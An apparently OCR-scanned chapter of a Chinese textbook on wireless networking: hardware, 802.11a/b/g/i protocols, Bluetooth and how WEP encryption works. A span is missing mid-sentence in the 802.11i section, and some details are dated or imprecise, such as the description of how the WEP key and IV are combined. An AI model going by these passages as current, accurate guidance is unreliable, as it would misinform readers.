通过无线方式接入局域网或互联网，现在已经成为现实。不过在目前，要想实现高效安全的接入，还不是那么容易，毕竟通过无线方式接入局域网或互联网的设置，要比通过双绞线方式接入局域网或互联网的设置复杂得多。在无线网络不断成熟的今天，无线网络的安全隐患正成为人们关注的焦点，而预防无线网络遭受外来入侵更成了无线网络用户首先要面对的事情。

众所周知，无线网络结点正常可以辐射到至少几百米左右的范围，因此在该范围内安装有无线网卡的任何计算机，都能访问到无线网络结点，并有可能进入到无线网络中。很显然，这种便捷的访问方式，容易给无线网络带来安全威胁。由于无线网络的先天性技术缺憾，导致了无线上网的安全性到现在为止还没有得到完全的保障。但是，要是各位无线上网用户及时有效地采取应对措施，还是能够增大非法攻击者入侵无线网络的难度的。一般来说，网络的安全性主要表现在数据加密和控制访问这些方面，数据加密往往能确保传输的信息只能被自己所期望的网络用户所接收和理解；而控制访问可以确保网络信息只能由已授权的用户获得。对于普通的网络来说，它的信息是通过线缆传输到指定目的地的，只要物理链路没有被破坏，那么普通网络的信息就不会被泄露；但无线网络的信息由于是通过微波辐射进行传输的，所以在无线网络结点覆盖的区域内，所有的无线工作站都有可能接收到网络信息，而无线网络结点也无法确保信息只能向特定设备传送，所以无线上网的数据保密性相对有线网络来说要差一些。目前无线网络所用到的 IEEE 802.11a、IEEE 802.11b 和 IEEE 802.11g 等技术协议，都支持无线上网的安全设置，通过合理设置网络参数，可以确保无线网络对每个上网用户进行身份验证。当然，无线网络的安全设置功能只对一般的入侵有防范作用，如果遇到攻击水平稍微高一些的用户，无线网络的安全设置功能就无能为力了。

21.1　无线硬件设备

工欲善其事，必先利其器。要想对无线安全有深入的了解，首先必须了解必要的无线设备。本节简单介绍几种比较常见的无线设备。

比较常见的无线设备包括访问点（AP）、无线网卡、天线和 PDA 等。随着有关技术的发展与成熟，相关产品也已经越来越多。本节所列举的具体设备只是作为实例，具体使用时应根据具体情况进行选择。

21.1.1 访问点

访问点 AP 是 Access Point 的简称，无线 AP 就是无线局域网中的接入点和无线网关，它的作用类似于有线网络中的集线器。当网络中存在一个 AP 时，无线局域网的覆盖范围将变为原来的两倍，并且还可以增加无线局域网所容纳的网络设备。

无线 AP 基本上都拥有一个以太网接口，从而实现无线与有线的互联。另外有些无线 AP 还具有代理服务器功能，借助 ADSL 或者 Cable Modem 等连接，可以实现互联网接入共享，当然这些产品的价格也比较昂贵。不同的生产厂商的访问点可能在安全性和功能特色上有明显的区别。有的访问点能根据无线网卡上的 MAC 地址限制用户连接，有的访问点能够关闭信标广播，使黑客使用的破解程序看不到该访问点。而且，诸如此类的高级安全特性在小型办公网络的访问点中已经越来越常见。

21.1.2 天线

天线只是无线电收发装置的一种扩展。信号一旦生成，就会通过空气从无线电装置发射出去，并被另一个天线接收，然后传给另一个无线电装置。生成并随即发射出去的信号以赫兹（Hz）为单位计量。赫兹是对每秒的周期数进行计量的一个单位。较低的频率通常能传送更远的距离，但是由于延迟较大，所以会限制数据流（数据量）。较高的频率具有较低的延迟，但是传送距离有限，而且中途不容易穿透建筑物和其他障碍物。

无线网络中所使用的天线主要有两类：全向天线和定向天线。全向天线可以接收和传输来自各个方向的信号。如果需要覆盖一个大房间，或者需要提供常规性覆盖，就适合使用这种天线。实际上，真正的全向天线并不能提供任何增益。被当做全向天线出售的大多数天线都不能全方位地发送无线电信号；而定向天线则吸收射频（Radio Frequency，RF）能量，并将其集中到一个特定的方向上。可以分别用灯泡和手电筒来比喻全向天线和定向天线。灯泡类似全向天线，因为它发出的是漫射式的光线；而手电筒则类似于定向天线，需要借助一个反射镜，将光线集中到一个方向上。从理论上讲，最适合使用定向天线的情况包括：建立点对点的无线连接，以及在某个特定位置减少射频信号的流失等。

按照所在的位置分类，无线天线又可以分为室内天线和室外天线。室内天线一般为全向天线，室外天线根据用途的不同分为锅状的定向天线和棒状的全向天线。不同类型的无线天线在外观上差异比较大。

无线天线种类繁多，这里简单列举几款：

- **HyperLink HG2415Y** 带护罩的八木定向天线。
- **HyperLink HG2419G** 抛物面栅格天线。
- **Signull SMISMCO10** SigMax 全向天线。
- **Signull SMISMCY12** SigMax 环形八木天线。
- **TechnoLab** 对数周期八木天线。

21.1.3 无线网卡

无线网卡（Wireless Network Interface Card，WNIC）是安装无线硬件设备时不可或缺的基本

组件，其作用和以太网中网卡的作用基本相同。它作为无线局域网的接口，能够实现无线局域网各客户机之间的连接与通信。无线网卡根据接口的不同分为 4 种类型，分别为 MiniPCI 无线网卡、PCMCIA 无线网卡、PCI 无线网卡和 USB 无线网卡。

笔记本内置的 MiniPCI 无线网卡也称“迅驰”无线模块，目前这种无线网卡主要以 Intel 公司的“迅驰”模块为主（如 Intel PRO/无线 2100 网卡），很多笔记本厂商也有自己的无线模块。“迅驰”笔记本已经具备无线网卡了。

PCMCIA 网卡仅适用于笔记本电脑，支持热插拔，可以非常方便地实现移动式无线接入。造价比较低，比较适合非“迅驰”笔记本用户。但随着笔记本电脑的发展，以后的笔记本电脑都会预装 MiniPCI 无线网卡。

台式机当然也可以无线上网，PCI 接口的无线网卡可以直接插在台式机内部主板的 PCI 插槽，无须外置电源，节省空间和系统资源，可以充分利用现有的计算机，也可以节省一部分的空间，对于不做移动办公的台式机非常适用。

USB 接口的无线网卡适合于各种支持 USB 接口的计算机设备，并且具有天线，可以增强信号的强度，对于个人用户来说这是一个非常好的选择。USB 无线网卡看起来非常巨大，实际上其尺寸非常小巧。这种网卡不管是台式机用户还是笔记本用户，只要安装了驱动程序，都可以使用。在选择时要注意，只有采用 USB 2.0 接口的无线网卡才能满足 802.11g 无线产品或 802.11g + 无线产品的需求。

21.1.4 手持设备

手持设备也称为“个人数字助理”（Personal Data Assistant，PDA），目前正在迅速普及。PDA 的用途越来越广泛，人们对无线网络连接能力、审计和管理的需求也在相应增强。许多公司都为 PDA 市场开发了能提高生产力的高端应用程序。过去，PDA 操作系统市场主要有两大竞争者，一个是 Palm（使用 Palm OS），另外一个是 Pocket PC（使用 Windows CE）。

PDA 虽然不如台式机功能强大，但却是对家庭或商业网络一种有益的扩展。随着 802.11b 网络的普及和免费公共网络的增多，手持设备必然会在普通用户中得到进一步的普及。另外，越来越多的公司员工会借助自己的 PDA，通过“虚拟专用网络”（Virtual Private Network，VPN）进行远程办公。

21.1.5 无线设备的选购原则

作为一种全新的网络硬件设备，多数读者对于无线网络设备并不熟悉，这里介绍选购无线路由器和无线网卡时应该看重的技术指标和各种注意事项，以便于掌握判断产品优劣的基本标准。

21.1.5.1 确定无线网络标准

兼容性对于任何产品都是极其重要的，无线路由器（也就是 AP）也不例外。在选择无线路由器之前，大家一定要认准 IEEE 802.11b 标志。一般而言，只要无线路由器具备 IEEE 802.11b 认证，就完全可以对其兼容性放心。

除了 IEEE 802.11b 标准，偶尔还能看到支持 IEEE 802.11b + 或者 IEEE 802.11g 标准的无线网络设备。从理论上说，IEEE 802.11b + 与 IEEE 802.11g 比目前最普及的 IEEE 802.11b 在速度上更具优势，而且能够做到向下兼容，但是价格上要高出很多。

21.1.5.2 网络连接功能

部分简单的宽带路由器并没有内置 HUB 功能，因此连接客户端时需要使用 Uplink 与集线器配合工作。这类产品往往是比较高端的，能够支持很多客户端共享互联机，但它并不适合家庭、学校寝室等小规模用户，因为从成本来看，宽带路由器再加上集线器就会相当高，而且占据不少的空间。相对而言，那些 4 口的宽带路由器更值得选择，不仅提供互联机共享功能，还可以很方便地进行局域网连接，同时自动分配 IP 地址，也便于管理。至于 7 口以上的宽带路由器，过高的价格或许难以接受，而且实用价值也不大。一般而言，目前的主流产品都能支持 ADSL/Cable Modem，对于 ISDN 并不一定支持。

21.1.5.3 路由技术

选购无线路由器时认准 NAT 技术 DHCP 功能还是很有必要的，因为这是当前主流产品必备的素质。NAT 是一种把网络内部 IP 地址映射成互联网合法 IP 地址的技术。当网络内部分配了私有 IP 地址而不能直接访问互联网时，NAT 可以把局域网内部的 IP 地址翻译成外部的合法 IP 地址以实现互联网共享接入。显然，如果无线路由器不能支持 NAT 技术，那么在进行论坛访问、联网游戏等需要公网 IP 的应用时就会束手无策。尽管通过各种软件还是能够实现 IP 映射，但会相当麻烦，而且稳定性不高。

DHCP 功能的作用在于动态主机配置。当无线路由器被配置成 DHCP 服务器后，可以为局域网中接入的每台机器自动分配一个 IP 地址，而其本身作为 DHCP 客户端，又可以使 WAN 端口动态地获得由 ISP 分配的 IP 地址。此时用户所要做的仅仅是在 Windows 中将网卡的 IP 地址指定为自动获取，并且禁用所有的网关与 DNS 解析，彻底免去了配置网络的麻烦，非常适合新手使用。

为了保证网络安全，无线路由器带有防火墙功能也是很必要的。尽管这种硬件防火墙不可能阻挡所有的网络病毒，但是对于防止黑客攻击还是具有一定效果的，同时可以不占用系统资源。

相对而言，DMZ 主机、访问控制、日志记录和状态监控功能并不怎么重要，因为没有必要监控并限制其他用户。

21.1.5.4 有效传输距离

对于无线网络设备而言，有效传输距离是相当重要的。需要注意的是，大家没有必要参考产品介绍中的最大传输距离，这一指标多半是在没有任何遮挡物的条件下计算得出的。

决定 IEEE 802.11b 无线网络传输范围的关键在于无线路由器，而与无线网卡的关系并不大。从实际应用角度来看，更应该看重无线路由器的信号穿透能力，毕竟在钢筋水泥的高楼大厦中，障碍物才是信号的最大阻碍者。

为了解决这一问题，不少无线路由器采用了天线，然而这并非是最彻底的解决办法，提高发射功率才是关键。这一点需要根据经验来判别。一般而言，新型号的产品在信号穿透能力方面总会比老产品出色，但是一味地根据天线来判断无线路由器信号穿透能力也是不科学的。许多不使用天线的产品也同样具有出色的信号穿透能力。

21.1.5.5 无线网卡功耗与稳定性

对于无线网卡而言，功耗与稳定性确实是最重要的两大技术指标。论速度与信号接收能力，目

前支持 IEEE 802.11b 标准的产品不会有太多的差别，而如果功耗太大或者稳定性不佳，用户肯定会因此而烦恼。

对于移动产品而言，功耗问题一直相当敏感，如果无线网卡没有采用节能设计，那么笔记本电脑、PDA 等移动设备的电力供应就会捉襟见肘，严重影响实际应用效果。在选购无线网卡时，建议大家尝试不同品牌的产品以检验其对电能的消耗。

21.2 无线网络协议

无线技术的飞速发展，产生了大量优秀的家用和商用产品与协议。由于通信是非常复杂的一个问题，每种技术都有其适用的市场和相应的专用设备，而且每种技术都在推广它自己的专用硬件和软件协议，这导致了无线设备间不兼容的现象。

作为全球公认的局域网权威，IEEE802 工作组建立的标准在过去 20 年内在局域网领域中独领风骚。这些协议包括了 802.3Ethernet 协议、802.5TokenRing 协议和 802.3z100Base-T 快速以太网协议。1997 年，经过 7 年的努力，IEEE 发布了 802.11 协议，这也是无线局域网领域内第一个被国际上认可的协议。在 1999 年 9 月，他们又提出了 802.11b HighRate 协议，用来对 802.11 协议进行补充，802.11b 在 802.11 的 1Mb/s 和 2Mb/s 速率下又增加了 5.5Mb/s 和 11Mb/s 两个新的网络吞吐速率。利用 802.11b，移动用户能够获得同以太网一样的性能、网络吞吐率和可用性。这个基于标准的技术使得管理员可以根据环境选择合适的局域网技术来构造自己的网络，满足他们的商业用户和其他用户的需求。802.11 协议主要工作在 ISO 协议的最低两层上，并在物理层上进行了一些改动，加入了高速数字传输的特性和连接的稳定性。

本节将详细介绍各种无线协议，包括 IEEE 802.11a，IEEE 802.11b 和 IEEE 802.11g，以及蓝牙技术等。

21.2.1 IEEE 802.11a 协议

802.11a 协议是在 1999 年制定完成的，其主要工作在 5GHz 频率下，数据传输速率可以达到 54Mb/s，传输距离在 10～100 米之间，采用了 OFDM（正交频分多路复用）调制技术，可以支持语音、数据、图像的传输，但与 802.11b 协议不兼容。随着无线设备的增多，2.4GHz 频段日趋饱和。但是，5GHz 的频段基本上不存在这个问题。另外，由于采用的是高频信号，所以一次能传输更多的数据。1GHz 就是每秒 10 亿个周期。所以与 2.4GHz 相比，5GHz 能提供的速度几乎是它的两倍，而且采用了不同形式的频率控制技术，使 802.11a 最终能够提供 5 倍于 802.11b 的数据传输速度。

顾名思义，802.11a 协议标准是第一个获得正式批准的无线以太网标准。802.11a 协议传输速度快，同时还因为使用了 5GHz 工作频率，故受干扰比较少，因此也被应用于无线局域网。但是，它并没有得到迅速普及。因为它是基于新技术的，而且使用了一种完全不同的数据传输机制，与其他协议的兼容性不是很好，同时价格比较昂贵。正是出于这些原因，首先进入市场的反而是 802.11b 协议标准，而且大多数标准的无线局域网产品采用的都是 802.11b 标准。

21.2.2 IEEE 802.11b 协议

以往，无线局域网发展缓慢，推广应用困难，主要是由于传输速率低、成本高、产品系列有限，

且很多产品不能相互兼容。如以前无线局域网的速率只有 1～2Mb/s，而许多应用也是根据 10Mb/s 以太网速率设计的，限制了无线产品的应用种类。针对现在高速增长的数据业务和多媒体业务，无线局域网取得进展的关键就在于高速新标准的制定，以及基于该标准的 10Mb/s，甚至更高速率产品的出现。IEEE 802.11b 从根本上改变了无线局域网的设计和应用现状，满足了人们在一定区域内实现不间断移动办公的需求，创造了一个更加自由的空间。

21.2.2.1 802.11b 标准简介

IEEE 802.11b 无线局域网的带宽最高可达 11Mb/s，比此前批准的 IEEE 802.11 标准快 5 倍，扩大了无线局域网的应用领域。另外，也可根据实际情况采用 5.5Mb/s、2Mb/s 和 1Mb/s 带宽，实际的工作速度在 5Mb/s 左右，与普通的 10Base-T 规格有线局域网几乎处于同一水平。作为公司内部的设施，可以基本满足使用要求。IEEE 802.11b 使用的是开放的 2.4GHz 频段，不需要申请就可使用，既可作为对有线网络的补充，也可独立组网，从而使网络用户摆脱网线的束缚，实现真正意义上的移动应用。

IEEE 802.11b 无线局域网与熟悉的 IEEE 802.3 以太网的原理很类似，都是采用载波侦听的方式来控制网络中信息的传送；不同之处是以太网采用的是 CSMA/CD（载波侦听/冲突检测）技术，网络上所有工作站都侦听网络中有无信息发送，当发现网络空闲时即发出自己的信息，如同抢答一样，只能有一台工作站抢到发言权，而其余工作站需要继续等待。如果一旦有两台以上的工作站同时发出信息，则网络中会发生冲突，之后这些冲突信息都会丢失，各工作站则继续抢夺发言权。802.11b 无线局域网则引进了冲突避免技术，避免了网络中冲突的发生，可以大幅度提高网络效率。IEEE 802.11b 具有比较多的优点，如表 21.1 所示。

表 21.1 IEEE 802.11b 的优点

功能	优点
速度	2.4GHz直接序列扩频无线电提供最大为11Mb/s的数据传输速率，无须直线传播
动态速率转换	当射频情况变差时，降低数据传输速率为5.5Mb/s、2Mb/s和1Mb/s
使用范围	802.11b支持以百米为单位的范围（在室外为300米，在办公环境中最长为100米）
可靠性	与以太网类似的连接协议和数据包确认提供可靠的数据传送和网络带宽的有效使用
互用性	与以前的标准不同，802.11b只允许一种标准的信号发送技术。WECA（无线以太网兼容性联盟）将认证产品的互用性
电源管理	802.11b网络接口卡可转到休眠模式，访问点将信息缓冲到客户，延长了笔记本电脑的电池寿命
漫游支持	当用户在楼房或公司部门之间移动时，允许在访问点之间进行无缝连接
加载平衡	802.11b NIC更改与之连接的访问点，以提高性能。例如，当前的访问点流量较拥挤，或发出低质量的信号时
可伸缩性	最多3个访问点可以同时定位于有效使用范围中，以支持上百个用户，同时支持语音和数据
安全性	内置式鉴定和加密

21.2.2.2 802.11b 的基本运作模式

802.11b 运作模式基本分为两种：点对点模式和基本模式。其中点对点模式是指无线网卡和

无线网卡之间的通信方式。只要计算机插上无线网卡即可与另一台具有无线网卡的计算机连接。对于小型的无线网络来说，这是一种方便的连接方式，最多可连接 256 台机器。而基本模式是指无线网络规模扩充或无线和有线网络并存时的通信方式，这是 802.11b 最常用的方式。此时，插上无线网卡的计算机需要由接入点与另一台计算机连接。接入点负责频段管理及漫游等指挥工作，一个接入点最多可连接 1024 台机器（无线网卡）。当无线网络结点扩增时，网络存取速度会随着范围扩大和结点的增加而变慢，此时添加接入点可以有效控制和管理频宽与频段。无线网络需要与有线网络互联，或当无线网络结点需要连接和存取有线网络的资源和服务器时，接入点可以作为无线网络和有线网络之间的桥梁。

21.2.2.3 802.11b 的典型解决方案

802.11b 无线局域网由于其便利性和可伸缩性，特别适用于小型办公环境和家庭网络。具体应用区域如表 21.2 所示。

表 21.2 802.11b 应用的范围

应用区域	特点
不易接线的区域	在不易接线或接线费用较高的区域（如有历史意义的建筑物、有石棉的建筑物或教室）中提供网络服务
灵活的工作组	为经常进行网络配置更改的工作区降低了总拥有成本
网络化的会议室	用户可在从一个会议室移动到另一个会议室时进行网络连接，以获得最新的信息，并且可在决策时相互交流
特殊网络	现场顾问和小工作组的快速安装和兼容软件可提高工作效率
子公司网络	为远程或销售办公室提供易于安装、使用和维护的网络
部门范围的网络移动	漫游功能使企业可以建立易于使用的无线网络，覆盖所有部门

在室内环境中，针对不同的实际情况可以有不同的典型解决方案：

- **对等解决方案** 对等解决方案是一种最简单的应用方案，只要给每台计算机安装一个无线网卡，即可相互访问。如果需要与有线网络连接，可以为其中一台计算机再安装一个有线网卡，无线网中其余计算机即利用这台计算机作为网关，访问有线网络或共享打印机等设备。但对等解决方案是一种点对点方案，网络中的计算机只能一对一互相传递信息，而不能同时进行多点访问。如果要实现有线局域网的互通功能，则必须借助接入点。
- **单接入点解决方案** 接入点相当于有线网络中的集线器。无线接入点可以连接周边的无线网络终端，形成星型网络结构，同时通过 10Base-T 端口与有线网络相连，使整个无线网络终端都能访问有线网络的资源，并可通过路由器访问互联网。一般来说，802.11b 允许使用任何现有的在有线网络上运行的应用程序或网络服务。
- **多接入点解决方案** 当网络规模较大，超过了单个接入点的覆盖半径时，可以采用多个接入点分别与有线网络相连，从而形成以有线网络为主干的多接入点的无线网络，所有无线终端可以通过就近的接入点接入网络，访问其中的整个资源，从而突破无线网络覆盖半径的限制。
- **无线中继解决方案** 无线接入器还有另外一种用途，即充当有线网络的延伸。比如在工厂

车间中，车间具有一个网络接口连接有线网络，而车间中的许多信息点由于距离很远，使网络布线成本很高，还有一些信息点由于周边环境比较恶劣，无法进行布线。因为这些信息点的分布范围超出了单个接入点的覆盖半径，所以可以采用两个接入点实现无线中继，以扩大无线网络的覆盖范围。

- **无线冗余解决方案** 对于网络可靠性要求较高的应用环境，比如金融、证券等，接入点一旦失效，整个无线网络会瘫痪，带来很大损失。因此可以将两个接入点放置在同一位置，从而实现无线冗余备份的方案。
- **多蜂窝漫游工作方式** 在一个大楼中或者在很大的平面内部署无线网络时，可以布置多个接入点构成一套微蜂窝系统，这与移动电话的微蜂窝系统十分相似。微蜂窝系统允许一个用户在不同的接入点覆盖的区域内任意漫游，随着位置的变换，信号会由一个接入点自动切换到另外一个接入点。整个漫游过程对用户是透明的，虽然提供连接服务的接入点发生了切换，但对用户的服务却不会中断。

21.2.3 IEEE 802.11g 协议

802.11g 协议于 2003 年 6 月正式推出，它是在 802.11b 协议的基础上进行改进的协议，支持 2.4GHz 工作频率及 DSSS 技术，并结合了 802.11a 协议的高速特点和 OFDM 技术。这样 802.11g 协议即可以实现 11Mb/s 传输速率，保持对 802.11b 的兼容，又可以实现 54Mb/s 高传输速率。随着人们对无线局域网数据传输的要求，802.11g 协议也已经慢慢普及到无线局域网中，和 802.11b 协议的产品一起占据了无线局域网市场的半壁江山，而且部分加强型的 802.11g 产品已经步入无线百兆时代。

基于 IEEE 802.11g 标准的产品，可以提供高达每秒 54Mb/s 的数据速率，不过最大实际吞吐率在 20~21Mb/s 左右。由于 802.11g 的前一代标准 802.11b 的最大实际吞吐率为 4~6 Mb/s 左右，所以这就是厂商声称的 802.11g 产品性能比 802.11 b 高 5 倍的原因所在。

802.11g 设备工作在与 802.11b 产品同样的信道和 2.4GHz 频段上，因为在批准 802.11g 标准之际已有众多的 802.11b 设备在使用，所以 802.11g 必须向后兼容。

所有 802.11g 路由器和接入点的产品都有如下两种模式：纯 g 模式和混合模式，这样 802.11b 设备和 802.11g 设备就能够做到相互兼容。默认情况下，路由器出厂时默认会采用混合模式。纯 g 模式具有最佳性能，不过无法与 802.11b 设备进行通信。在混合模式下，最大实际吞吐率在 17~18Mb/s 左右。用户可以根据客户端的实际情况来选择无线网络模式，从而达到最合理的传输速度。

从目前来看，802.11g 设备已经是市场中的主流产品，虽然 802.11b 产品的吞吐率不会成为宽带的瓶颈，但 802.11g 提供了更高的网络容量和安全性。随着网络应用水平的不断提升，人们对于无线网络的性能需求也将不断提高。显然，用户应当把选购的目光放在 802.11g 产品上，而市场中 802.11g 的产品类型也是多种多样的，这需要用户对这类产品有更多的认识。

为了获得 Wi-Fi 联盟规定的兼容性认证，产品必须打上 IEEE 标准的标记，如 802.11g、802.11b 或者 802.11a。但增强模式（802.11g 的增强版本，可以达到更长的传输距离或者更高的性能）却没有经过兼容性方面的认证，所以有时会导致路由器无法在 802.11g 规范以外的频段上工作。

增强类的路由器都使用了芯片组生产商 Broadcom 或 Atheros Communications 提供的两种增强型 g 模式中的一种。正常情况下增强型无线路由器产品的吞吐率为 27~28Mb/s，而普通的

802.11g 产品的吞吐率为 20~21Mb/s。

Atheros 的 Super G 技术（如 D-Link 和 Netgear 的一些增强型产品）使用类似 Broadcom 的技术，不过包括了另一项提高性能的特性：信道绑定（channel bonding）。在 2.4GHz 频段下，只有 3 个非重叠信道可供使用，即 1、6、11 或 1、6、13，信道绑定技术可以把两个 20MHz 信道绑定成 40MHz 宽的一个信道。因为信道绑定技术结合了两个信道，而每个信道可提供 54Mb/s 的最大数据速率，所以采用这项技术的产品往往被称为“速率能达到 108Mb/s”。如果用户需要比标准的 802.11g 产品更高的性能，那么增强类的路由器就是明智的选择。

相对于之前的 802.11a 和 802.11b，802.11g 的技术优势毋庸质疑：工作在公用的 2.4GHz 频段，最高提供 54Mb/s 数据带宽，兼容 802.11b 产品，并且支持视频数据流应用。2003 年 6 月 12 日标准正式颁布之前，业界对于 802.11g 的期待和热情高涨。标准颁布之后，由于价格和市场相对小，802.11g 标准的颁布并没给无线局域网市场带来强劲冲击，原因如下：

- 802.11g 先天技术瓶颈。由于频段都属于 2.4GHz，802.11g 虽然能兼容 802.11b，但是不能忽视的是在有 802.11b 产品的 802.11g 无线网络中，802.11g 设备将只能为了迁就 802.11b 设备，而导致接入端设备和局端设备全采用 802.11b 工作方式，这样一来导致用户在 802.11g 产品上的投资浪费，除非整个网络中全部都采用 802.11g 设备。
- 基于 802.11 标准的无线技术发展太快。不管是基于 802.11 标准的 Wi-Fi 技术，还是包括 HomeRF、蓝牙、NFC 及 WiMAX 等无线技术，近些年发展速度超乎寻常，802.11n 技术的出现和目前产品化进程的加快，迫使 802.11g 市场萎缩，随着 802.11n 产品市场的进一步成熟，802.11g 退出市场的日子已为期不远。
- 应用跟不上。众所周知，任何一种技术的出现和发展都基于用户的应用需求。在 802.11g 市场，或者其他 802.11 无线市场，应用的缺乏都是极其重要的制约因素。虽然 802.11g 产品具有比先前 802.11b 更高的带宽，但其主要还是应用于无线宽带连接，在支持语音、QoS 保障和安全保证方面仍然存在极大欠缺。
- 802.11n 的强势介入无疑是加速 802.11g 短命的最大原因。在目前 802.11n 尚未正式成为标准之时，802.11n 草案产品就已经比比皆是，虽然目前在价格上仍存在一定差距，但随着整个市场规模效应的形成，802.11g 将逐步被替代。

21.2.4 IEEE 802.11i 协议

在无线局域网被广泛采用之前，最需要解决的就是网络安全问题。IEEE 802.11 是第一种无线以太网标准，802.11 标准涵盖许多子集，并且每一个子集的侧重点都不同，其中 802.11a、802.11b 和 802.11g 定义了核心的物理层规范，而 802.11i 则是为解决 802.11 标准中的安全性问题而制定的。

21.2.4.1 无线网络安全技术及其缺陷的分析

由于 802.11 技术自身的特点，其安全问题已经引起了广泛的关注。有的黑客利用无线局域网认证与加密的安全漏洞，在短短几分钟的时间内，就可以破解密钥。802.11 技术本身设置了认证和加密功能，但存在较大的安全隐患。

- **服务集标识符（SSID）** 在无线局域网中，对多个无线接入点 AP（Access Point）设置

要安装无线网卡。蓝牙技术具有一整套全新的协议，可以应用于更多的场合。蓝牙技术中的跳频更快，因而更加稳定，同时它还具有低功耗、低代价和比较灵活等特点。IEEE 802.11b 实现的是有形的、特定的网络，而由蓝牙形成的网络是无形的、看不见的，蓝牙技术是 AD hoc 网中的一个主流技术。

- **在应用上** IEEE 802.11b 的传输距离长、速度快，可以满足用户运行大量占用带宽的网络操作，就像在有线局域网上一样。而蓝牙技术面向的却是移动设备间的小范围连接，因而本质上说，它是一种代替电缆的技术。IEEE 802.11b 比较适合于办公室中的企业无线网络，有效距离长达 100 米；而速率小于 1Mb/s 的蓝牙技术则应用于任何可以用无线方式替代线缆的场合，也适合用在手机、掌上电脑等简易数据传递设备。

21.3 无线网络保护机制

相对于有线网络来说，通过无线局域网发送和接收数据更容易被窃听。设计一个完善的无线局域网系统，加密和认证是需要考虑的两个必不可少的安全因素。无线局域网中应用加密和认证技术的最根本的目的就是使无线业务能够达到与有线业务同样的安全等级。针对这个目标，IEEE 802.11 标准中采用了有线对等加密（Wired Equivalency Privacy，WEP）协议来设置专门的安全机制。该协议指定了一套指令和规则，使无线数据在通过空中电波传输时，能进行业务流的加密和结点的认证，获得最起码的安全。

在 WEP 诞生之初，很多人都认为 WEP 已经足够在黑客面前建立牢固的安全防线。但是，随着无线网络的发展，最终发现该协议存在着严重的安全漏洞。虽然最初只是对这些漏洞进行理论性研究，但是随后出现的针对这些漏洞的安全攻击，都证明了 WEP 的安全弱点。

21.3.1 WEP 协议

WEP 协议主要用于无线局域网中链路层信息数据的保密，它集成于 IEEE 802.11b 协议中。虽然该协议只建议使用 40 位的 WEP，但是几乎所有的厂商都支持高达 128 位的 WEP。

WEP 采用对称加密机理，数据的加密和解密采用相同的密钥和加密算法。WEP 使用加密密钥（也称为 WEP 密钥）加密 802.11 网络上交换的每个数据包的数据部分。启用加密后，两个 802.11 设备要进行通信，必须具有相同的加密密钥，并且均配置为使用加密。如果配置一个设备使用加密而另一个设备没有，则即使两个设备具有相同的加密密钥也无法通信，如图 21.3 所示。




图 21.3 WEP 加密示意图

21.3.1.1 WEP 加密过程

WEP 支持 64 位和 128 位加密，对于 64 位加密，加密密钥为 10 个十六进制字符（0~9 和 A~F）

或 5 个 ASCII 字符；对于 128 位加密，加密密钥为 26 个十六进制字符或 13 个 ASCII 字符。64 位加密有时称为 40 位加密，128 位加密有时称为 104 位加密。152 位加密不是标准 WEP 技术，没有受到客户端设备的广泛支持。WEP 依赖通信双方共享的密钥来保护所传的加密数据帧。其数据的加密过程如下：

step 1 计算校验和（Check Summing），具体过程如图 21.4 所示。

- ◆ 对输入数据进行完整性校验和计算。
- ◆ 把输入数据和计算得到的校验和组合起来得到新的加密数据，也称为明文，明文作为下一步加密过程的输入。




图 21.4 WEP 校验和算法示意图

step 2 **加密**。在这个过程中，将第一步得到的数据明文采用算法加密。对明文的加密有两层含义，即明文数据的加密，保护未经认证的数据。

- ◆ 将 24 位的初始化向量和 40 位的密钥连接进行校验和计算，得到 64 位的数据。
- ◆ 将这个 64 位的数据输入到虚拟随机数产生器中，它对初始化向量和密钥的校验和计算值进行加密计算。
- ◆ 将经过校验和计算的明文与虚拟随机数产生器的输出密钥流进行按位异或运算得到加密后的信息，即密文。

step 3 **传输**。将初始化向量和密文串接起来，得到要传输的加密数据帧，在无线链路上传输，如图 21.5 所示。




图 21.5 WEP 加密详细过程

21.3.1.2 WEP 解密过程

在安全机制中，加密数据帧的解密过程只是加密过程的简单取反。参照图 21.6 所示，解密过程如下：

